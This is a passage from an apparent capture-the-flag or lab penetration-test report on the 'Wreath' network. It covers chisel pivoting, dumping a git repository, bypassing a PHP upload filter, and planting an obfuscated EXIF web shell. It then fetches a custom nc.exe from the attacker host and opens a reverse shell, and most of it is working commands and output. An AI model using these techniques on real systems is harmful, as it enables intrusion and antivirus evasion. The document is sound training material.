filteredPorts : {445, 443, 110, 21...}
finishTime     : 3/27/2021 12:20:23 PM
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Portscan -Hosts 10.200.83.100 -TopPorts 50


Hostname       : 10.200.83.100
alive          : True
openPorts      : {80, 3389}
closedPorts    : {}
filteredPorts : {445, 443, 110, 21...}
finishTime     : 3/27/2021 12:29:59 PM



*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Figure 40: 10.200.83.100-portscan-results

The open ports on `10.200.83.100` were **80** and **3389**.

4.3.1.1 Creating a forward proxy with `chisel`

In the case of this assessment, I set up a forward proxy between my attacker machine and `10.200.83.150` the compromised windows host in order to be able to access `10.200.83.100`.

The following command could be used to allow a port through the firewall.

```
C:\> netsh advfirewall firewall add rule name="Chisel-M4t35Z" dir=in
    action=allow protocol=tcp localport=15420
```

```
*Evil-WinRM* PS C:\Windows\Temp> netsh advfirewall firewall add rule name="Chisel-M4t35Z" dir=in action=allow protocol=tcp localport=15420
Ok.

*Evil-WinRM* PS C:\Windows\Temp>
```

Figure 41: 10.200.83.150-firewall-port

Using `wget` on the attacker host to download the necessary binaries from github.com/jpillora/chisel/releases and then extract them using `gunzip`.

```
$ wget https://github.com/jpillora/chisel/releases/download/v1.7.6/
    chisel_1.7.6_linux_amd64.gz
$ wget https://github.com/jpillora/chisel/releases/download/v1.7.6/
    chisel_1.7.6_windows_amd64.gz
```

```
$ gunzip chisel_1.7.6_linux_amd64.gz
$ gunzip chisel_1.7.6_windows_amd64.gz
```

Note that the *versions may change* as time passes.

An attacker could use `evil-winrm` to upload the windows executable to `10.200.83.150` the compromised windows host.

```
$ evil-winrm -n -i 10.200.83.150 -u Administrator -H 37d--------[REDACTED
    ]--------bd1
C:\> cd C:\Windows\Temp
C:\> upload /opt/chisel/chisel_1.7.6_windows_amd64 C:\Windows\Temp\chisel-
    M4t35Z.exe
```

```
*Evil-WinRM* PS C:\Windows\Temp> upload /opt/chisel/chisel_1.7.6_windows_amd64 C:\Windows\Temp\chisel-M4t35Z.exe
Info: Uploading /opt/chisel/chisel_1.7.6_windows_amd64 to C:\Windows\Temp\chisel-M4t35Z.exe


Data: 11397800 bytes of 11397800 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Windows\Temp> dir


    Directory: C:\Windows\Temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/27/2021   1:50 PM        8548352 chisel-M4t35Z.exe
-a----         3/26/2021  11:33 PM        8548352 chisel-rin.exe
-a----         3/27/2021  12:25 PM         121606 MpCmdRun.log
-a----         3/26/2021   3:32 PM        7331328 rumble-chi.exe
-a----         3/27/2021  11:56 AM             98 silconfig.log


*Evil-WinRM* PS C:\Windows\Temp>
```

Figure 42: 10.200.83.150-chisel-uploaded

An attacker would then start the *forward SOCKS proxy server* on `10.200.83.150` the compromised windows host.

```
C:\> C:\Windows\Temp\chisel-M4t35Z.exe server -p 15420 --socks5
```

The next step would be to connect a client from the attacker host.

```
$ chmod +x chisel_1.7.6_linux_amd64
$ ./chisel_1.7.6_linux_amd64 client 10.200.83.150:15420 1337:socks
2021/03/27 15:01:28 client: Connecting to ws://10.200.83.150:15420
2021/03/27 15:01:28 client: tun: proxy#127.0.0.1:1337=>socks: Listening
```

```
2021/03/27 15:01:29 client: Connected (Latency 59.519697ms)
```

```
matesz MLKali /opt/chisel $ chmod +x chisel_1.7.6_linux_amd64
matesz MLKali /opt/chisel $ ./chisel_1.7.6_linux_amd64 client 10.200.83.150:15420 1337:socks
2021/03/27 15:01:28 client: Connecting to ws://10.200.83.150:15420
2021/03/27 15:01:28 client: tun: proxy#127.0.0.1:1337=>socks: Listening
2021/03/27 15:01:29 client: Connected (Latency 59.519697ms)
```

Figure 43: 10.200.83.150-chisel-client

A browser extension **FoxyProxy** can be used to access this proxy and connect directly to `10.200.83.100`.

```
Type: SOCKS5
IP: 127.0.0.1
Port: 1337
```




Figure 44: attacker-foxyproxy-conf




Figure 45: 10.200.83.100-mainpage

The website running on `10.200.83.100` was a copy of the website running on `10.200.83.200` the compromised linux host, which had the public-facing web server.

4.3.1.2 Git repository on 10.200.83.150

The `.git` directory of the website could be found on `10.200.83.150`.

```
C:\GitStack\repositories\Website.git
```

An attacker could use `evil-winrm` to download the git directory.

```
C:\> download C:\GitStack\repositories\Website.git /tmp/website.git
Info: Downloading C:\GitStack\repositories\Website.git to /tmp/website.git
Info: Download successful!
```

```
*Evil-WinRM* PS C:\GitStack\repositories\Website.git> download C:\GitStack\repositories\Website.git /tmp/website.git
Info: Downloading C:\GitStack\repositories\Website.git to /tmp/website.git


Info: Download successful!

*Evil-WinRM* PS C:\GitStack\repositories\Website.git>
```

Figure 46: 10.200.83.150-download-gitrepo

Recovering the commits and source files could be done by following the steps below.

1. Rename the directory to .git
2. Use GitTools's **extractor** tool
3. Read the source

```
$ cd /tmp/website.git
$ mv 'C:\GitStack\repositories\Website.git' .git

$ git clone https://github.com/internetwache/GitTools
$ cd GitTools/Extractor

$ bash extractor.sh /tmp/website.git /tmp/website.git-dump
```

4.3.1.2.1 Contents of the dumped repository

An attacker would try to search for sensitive information in the git repository.

```
$ cd /tmp/Website.git-dump/
```

I used the following *one-liner* to get commit informations. It revealed the most recent version of the website was in the `0-345ac8b236064b431fa43f53d91c98c4834ef8f3` directory.

```
$ cd /tmp/website.git-dump
$ for i in $(ls); do printf "$i\n$(cat $i/commit-meta.txt)\n---\n"; done
0-345ac8b236064b431fa43f53d91c98c4834ef8f3
tree c4726fef596741220267e2b1e014024b93fced78
parent 82dfc97bec0d7582d485d9031c09abcb5c6b18f2
author twreath <me@thomaswreath.thm> 1609614315 +0000
committer twreath <me@thomaswreath.thm> 1609614315 +0000

Updated the filter
---
1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2
tree 03f072e22c2f4b74480fcfb0eb31c8e624001b6e
parent 70dde80cc19ec7670456799673889 4828f4ee895
author twreath <me@thomaswreath.thm> 1608592351 +0000
committer twreath <me@thomaswreath.thm> 1608592351 +0000

Initial Commit for the back-end
---
2-70dde80cc19ec7670456799673889 4828f4ee895
tree d6f9cc307e317dec7be4fe80fb0ca569a97dd984
author twreath <me@thomaswreath.thm> 1604849458 +0000
committer twreath <me@thomaswreath.thm> 1604849458 +0000

Static Website Commit
---
```

4.3.1.3 Code Review

I found an interesting comment in the source of the `resources/index.php` file.

```
...
<!-- ToDo:
      - Finish the styling: it looks awful
      - Get Ruby more food. Greedy animal is going through it too fast
      - Upgrade the filter on this page. Can't rely on basic auth for
         everything
...
```

Ruby is Thomas's pet, and the endpoint has basic http authentication turned on.

There were two vulnerable file upload filters implemented on the page as shown in the snippet below.

```
...
$goodExts = ["jpg", "jpeg", "png", "gif"];
$size = getimagesize($_FILES["file"]["tmp_name"]);
if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !
    $size){
    header("location: ./?msg=Fail");
    die();
}
...
```

The vulnerability comes from the fact that the **file extension whitelist** only checks the text after the second `.` (dot) character in the filename. `$_FILES["file"]["name"])[1]`:

An attacker could make a file named `image.png.php` and the filter would pass while the php file would get uploaded to the server.

But there is a **filetype filter** which tries to prevent this possibility. This can be bypassed by *inserting php code into the exif data* of the image.

Another important piece of information is the location of the uploaded file, which is `/resources/uploads/original-filename.extension` as shown in the snippet below.

```
$target = "uploads/".basename($_FILES["file"]["name"]);
```

For instance, a file named `image.png.php` would be accessible from `/resources/uploads/image.png.php`.

I discovered a **reuse** of Thomas's windows profile password on the `/resources/index.php` endpoint this means that this step of security could be avoided with the use of the already known credentials.




Figure 47: 10.200.83.100-fileupload

4.3.1.4 Exploitation of the file-upload endpoint

The steps required to exploit the service mentioned below.

1. Rename the image to `<ORIGINALNAME>.php`
2. Add a php payload as an exif comment to an image
3. Upload it
4. Access it and see whether the payload ran or not

Note that I obfuscated the php payload I used because an antivirus software was running on `10.200.83.100`.

The original payload contained a simple **web shell** which could be used to run arbitrary commands on the system provided in the `wreath` parameter of the request.

```
<?php
    $cmd = $_GET["wreath"];
    if(isset($cmd)){
        echo "<pre>" . shell_exec($cmd) . "</pre>";
    }
    die();
?>
```

In used gaijin.at/en/tools/php-obfuscator to obfuscate the payload above.




Figure 48: obfuscator-settings

The obfuscated payload is `<?php $q0=$_GET[base64_decode('d3JlYXRo')];if(isset($q0)){echo base64_decode('PHByZT4=').shell_exec($q0).base64_decode('PC9wcmU+');}die();?>`. I used *backslash*es to escape the dollar (`$`) characters to be able to insert the obfuscated payload into the exif data of an image with `exiftool`. `<?php \$q0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\$q0)){echo base64_decode('PHByZT4=').shell_exec(\$q0).base64_decode('PC9wcmU+');}die();?>`

Note that `pic-full-210321-0043-48.png` can be replaced by any `png` image in the following commands which were used to create the malicious file.

```
$ cp /home/matesz/pic-full-210321-0043-48.png /tmp/obfuscated-M4t35Z.png.
    php

$ exiftool -Comment="<?php \$q0=\$_GET[base64_decode('d3JlYXRo')];if(isset
```

```
    (\$q0)){echo base64_decode('PHByZT4=').shell_exec(\$q0).base64_decode('
    PC9wcmU+');}die();?>" /tmp/obfuscated-M4t35Z.png.php
     1 image files updated

$ exiftool -Comment /tmp/obfuscated-M4t35Z.png.php
Comment                         : <?php $q0=$_GET[base64_decode('d3JlYXRo'
    )];if(isset($q0)){echo base64_decode('PHByZT4=').shell_exec($q0).
    base64_decode('PC9wcmU+');}die();?>
```

```
matesz MLKali ~ $ cp /home/matesz/pic-full-210321-0043-48.png /tmp/obfuscated-M4t35Z.png.php
matesz MLKali ~ $ exiftool -Comment /tmp/obfuscated-M4t35Z.png.php
matesz MLKali ~ $ exiftool -Comment="<?php \$q0=\$_GET[base64_decode('d3JlYXRo')];if(isse >
    1 image files updated
matesz MLKali ~ $ exiftool -Comment /tmp/obfuscated-M4t35Z.png.php
Comment                         : <?php $q0=$_GET[base64_decode('d3JlYXRo')];if(isset($q0)){
echo base64_decode('PHByZT4=').shell_exec($q0).base64_decode('PC9wcmU+');}die();?>
matesz MLKali ~ $
```

Figure 49: image-obfuscated

Figure 50: 10.200.83.100-fileupload-obfuscated




Figure 51: 10.200.83.100-fileupload-obfuscated-uploaded




Figure 52: 10.200.83.100-fileupload-obfuscated-accessed-success

The command I provided had successfully run.

Using `curl` to run arbitrary commands

I added the proxy type, url, and port to my proxychains config. Also, note that I removed every other proxy from the config.

```
$ echo 'socks5 127.0.0.1 1337' >> /etc/proxychains.conf
```

Note that the following commands could be run inside the browser but in this case I preferred `curl` over my browser for sake of simplicity.

The execution of the `whoami` command can be seen below.

```
$ proxychains curl -s -u 'Thomas:---[REDACTED]---' 'http://10.200.83.100/
    resources/uploads/obfuscated-M4t35Z.png.php?wreath=whoami' -o - |
    strings
ProxyChains-3.1 (http://proxychains.sf.net)
|D-chain|-<>-127.0.0.1:1337-<><>-10.200.83.100:80-<><>-OK
IHDR
tEXtComment
```

```
<pre>wreath-pc\thomas
</pre>
```




Figure 53: 10.200.83.100-rce

I used `sh` to make a pseudoshell from the current webshell like shown below.

```
$ while IFS= read -r CMD; do proxychains curl -s -u 'Thomas:---[REDACTED
    ]---' 'http://10.200.83.100/resources/uploads/obfuscated-M4t35Z.png.php
    ' --get --data-urlencode "wreath=${CMD}" -o - | strings; done
whoami && hostname
ProxyChains-3.1 (http://proxychains.sf.net)
|D-chain|-<>-127.0.0.1:1337-<><>-10.200.83.100:80-<><>-OK
IHDR
tEXtComment
<pre>wreath-pc\thomas
wreath-pc
</pre>
```




Figure 54: 10.200.83.100-rce-pseudoshell

4.3.1.4.1 Reverse shell

I built a custom cross-compiled version of `nc.exe` in order to bypass antivirus regulations.

1. Download the source
2. Edit the makefile to use `x86_64-w64-mingw32-gcc`
3. Compilation

```
$ git clone https://github.com/int0x33/nc.exe/
$ cd nc.exe/
```

I commented out the first file starting with `CC=` to disable the default compiler and I added a new line containing `CC=x86_64-w64-mingw32-gcc` to use `x86_64-w64-mingw32-gcc` as the compiler.

```
CC=x86_64-w64-mingw32-gcc
#CC=i686-pc-mingw32-gcc
#CC=x86_64-pc-mingw32-gcc
```

```
$ make
```

Transferring cross compiled `nc.exe` to `10.200.83.100`

I used `python3 -m http.server 8000` to host the `nc.exe` binary on my attacker machine and I used `curl` on `10.200.83.100` to download the `nc.exe` binary.

```
$ python3 -m http.server 8000
```

The pure command that should be executed on `10.200.83.100` is shown below.

```
curl http://10.50.84.2:8000/nc.exe -o c:\\windows\\temp\\nc-M4t35Z.exe
```

The full curl command I used from the attacker machine is shown below.

```
$ proxychains curl -s -u 'Thomas:---[REDACTED]---' 'http://10.200.83.100/
    resources/uploads/obfuscated-M4t35Z.png.php' --get --data-urlencode "
    wreath=curl http://10.50.84.2:8000/nc.exe -o c:\\windows\\temp\\nc-
    M4t35Z.exe" -o - | strings
```




Figure 55: 10.200.83.100-nc-downloaded

After running the full command `10.200.83.100` should make a request to `ATTACKER:8000/nc.exe` which means it downloaded the file.

Execution of the reverse shell

An attacker would start a Netcat listener on their attacker host then run a reverse shell one-liner from `10.200.83.100`.

```
$ nc -lvnp 15690
```

The pure command that should be executed on `10.200.83.100` is shown below.

```
powershell.exe c:\\windows\\temp\\nc-M4t35Z.exe 10.50.84.2 15690 -e cmd.
    exe
```

The full curl command I used from the attacker machine is shown below.

```
$ proxychains curl -s -u 'Thomas:---[REDACTED]---' 'http://10.200.83.100/
    resources/uploads/obfuscated-M4t35Z.png.php' --get --data-urlencode "
    wreath=powershell.exe c:\\windows\\temp\\nc-M4t35Z.exe 10.50.84.2 15690
     -e cmd.exe" -o - | strings
ProxyChains-3.1 (http://proxychains.sf.net)
|D-chain|-<>-127.0.0.1:1337-<><>-10.200.83.100:80-<><>-OK
```

```
$ nc -lvnp 15690
listening on [any] 15690 ...
connect to [10.50.84.2] from (UNKNOWN) [10.200.83.100] 50627
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\xampp\htdocs\resources\uploads>whoami && hostname && ipconfig
whoami && hostname && ipconfig
wreath-pc\thomas
wreath-pc

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : eu-west-1.compute.internal
   Link-local IPv6 Address . . . . . : fe80::795d:9c7e:5778:bfb9%12
   IPv4 Address. . . . . . . . . . . : 10.200.83.100
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.200.83.1
```

